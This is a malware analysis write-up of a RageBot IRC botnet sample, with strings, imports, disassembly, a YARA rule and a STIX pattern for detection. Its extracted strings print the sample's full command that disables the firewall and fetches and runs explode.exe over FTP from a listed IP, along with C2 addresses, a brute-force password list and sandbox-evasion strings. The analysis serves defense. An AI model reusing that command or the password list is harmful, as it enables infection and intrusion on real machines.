Sample: 280d2c

Sample

SHA256: `280d2ceb081745412127a018055234f5a72935a77aa102aef7924ba21f43d4ee`

The sample is a 32 bit Windows Executable. Once executed the sample begins to spread in the computer and spawns a process called ragebot.exe. The spread consists of replicating the sample in the following directories: `C:\RECYCLER` and `C:\Program Files (x86)\Common Files\System` (if it is being run with administrative privileges). Considering the Static Analysis, the sample most likely indicates a botnet malware.

Upon further analysis, I discovered that this is a version of ragebot which is widely covered:

- https://www.zscaler.com/blogs/security-research/irc-botnets-alive-effective-evolving
- https://www.bleepingcomputer.com/news/security/someones-assembling-ragebot-botnet-using-self-propagating-windows-worm/

Task

The sample consists of vital encrypted strings, if possible detect and decrypt them.

- Not exactly sure which strings are exactly vital I assume that all of them are but everything that I've extracted/decoded is in the Static Analysis section.

Static Analysis

Running floss and pestudio yielded the following results:

Notable Strings

```
cmd /c netsh firewall set opmode disable & echo open 140.135.78.17 21 >> ik &echo user Anonymous Anonymous >> ik &echo binary >> ik &echo get explode.exe >> ik &echo bye >> ik &ftp -n -v -s:ik &del ik &explode.exe &exit

\Program Files\LimeWire\Shared
\Program Files\eDonkey2000\incoming
\Program Files\KAZAA
\Program Files\Morpheus\My Shared Folder\
\Program Files\BearShare\Shared\
\Program Files\ICQ\Shared Files\
\Program Files\Grokster\My G
```

```
140.135.78.17 21
72.55.164.145

password
11111111
1111
12345678
1234567
123456
12345
1234
123
pass
admin
abcd
abc
login
r00t
root
linux
exploitable

Starting FTPD handling thread.
150 Opening BINARY mode data connection.\r\n


15,1 commands:
botinfo/rarworm/xpl/p2p/vncstop/disconnect/reconnect/nick/restart/part/join/

15,1 by the Fatalz Crew
15,1rAGEBoT
15,1 rarworm activated.
15,1rAGEBoT

nick
reconnect.next
b0tk1ller
rarworm
p2p
honey
sandbox
C:\RECYCLER
```

```
Mozilla/4.0 (compatible)

(Big List with arbitrary process names)
```

Imports

```
OpenProcessToken
LookupPrivilegeValueA
AdjustTokenPrivileges
RegCreateKeyExA
RegSetValueExA
RegDeleteValueA
GetEnvironmentVariableA
6 (getsockvalue)
52 (gethostbyvalue)
115 (WSAStartup)
21 (setsockopt)
2 (bind)
13 (listen)
1 (accept)
116 (WSACleanup)
11 (inet_addr)
22 (shutdown)
19 (send)
16 (recv)
12 (inet_ntoa)
23 (socket)
9 (htons)
10 (ioctlsocket)
4 (connect)
18 (select)
3 (closesocket)
14 (ntohl)
8 (htonl)
InternetReadFile
InternetOpenA
InternetOpenUrlA
WriteFile
FindFirstFileA
DeleteFileA
SetFileAttributesA
UnmapViewOfFile
MapViewOfFile
```

```
TerminateProcess
OpenProcess
Process32Next
Process32First
CreateToolhelp32Snapshot
```

Decoded Strings


```
099af53f601532dbd31e0ea99ffdeb64 (md5) -> delete
fd456406745d816a45cae554c788e754 (md5) -> download
630e20d41ee020459be07f5e8b7810dc (md5) -> root.edu

Windows Update
:*:Enabled:
Software\\Microsoft\\Windows\\CurrentVersion\\Run
SYSTEM\\CurrentControlSet\\Services\\SharedAcc
PRIVMSG
PART
JOIN
NICK
QUIT
USER
PASS
PING
PONG
```

Libs

```
WS2_32.dll
SHELL32.dll
ADVAPI32.dll
WININET.dll
KERNEL32.dll
USER32.dll
```

I noticed from the strings that the sample checks the execution environment and the current username. This is due to common user names in virtual machines.



```
0x00414098          .string "%s%02X" ; len=7
0x0041409f      add     byte [esi + 0x65], ch
;-- str.nepenthes:
0x004140a0          .string "nepenthes" ; len=10
0x004140aa      add     byte [eax], al
;-- str.currentuser:
0x004140ac          .string "currentuser" ; len=12
;-- str.vmware:
0x004140b8          .string "vmware" ; len=7
0x004140bf      add     byte [eax + 0x6f], ch
;-- str.honey:
0x004140c0          .string "honey" ; len=6
0x004140c6      add     byte [eax], al
;-- str.sandbox:
0x004140c8          .string "sandbox" ; len=8
;-- str.C:__RECYCLER:
0x004140d0          .string "C:\\RECYCLER" ; len=12
;-- str.s_s___s:
0x004140dc          .string "%s%s\\%s" ; len=8
;-- str.s_s:
0x004140e4          .string "%s%s" ; len=5
0x004140e9      add     byte [eax], al
0x004140eb      add     byte [0x79535c73], ah
;-- str.s__System:
0x004140ec          .string "%s\\System" ; len=10
0x004140f6      add     byte [eax], al
0x004140f8      xor     al, byte [eax]
0x004140fa      add     byte [eax], al
```

Dynamic Analysis

Given the facts in the static analysis that I did, I assumed that this sample is most likely a botnet given the string `botinfo/rarworm/xpl/p2p/vncstop/disconnect/reconnect/nick/restart/part/join/` that most likely indicates different type of commands.

After being run the sample persists in `C:\RECYCLER` or `C:\Program Files (x86)\Common Files\System` if you run it with administrative permissions. It also starts a process `ragebot.exe`.

After this point I started to assume what is going on exactly, because the sample won’t work without proper connection to its C2 servers. I tried to emulate one with inetsim but the sample couldn’t connect to the fake FTP server despite my efforts.

I won’t recite or re quote the things covered in the article but I am almost sure that this sample is identical to the one described in the article.

Rules & Signatures

Yara Rule

```
rule MatchSample
{
    meta:
        last_updated = "12/11/2022"
        author = "Dimitar Ganev"
        sha256 = "280d2ceb081745412127a018055234f5a72935a77aa102aef7924ba21f43d4ee"

    strings:
        $apt = "Fatalz Crew"
        $malwareName = "ragebot"
        $ftpPartialString = "cmd /c netsh firewall set opmode disable & echo open"

    condition:
        $apt
        and $malwareName
        and $ftpPartialString
}
```

STIX 2 Pattern

```
[ipv4-addr:value = '140.135.78.17' OR ipv4-addr:value = '72.55.164.145']
```

Tools

- procmon
- Fiddler
- Inetsim
- Wireshark
- IDA Freeware
- Cutter
- floss
- pestudio
- VirtualBox
    - FLARE VM (Win10 Enterprise for Malware Analysis)
    - REMnux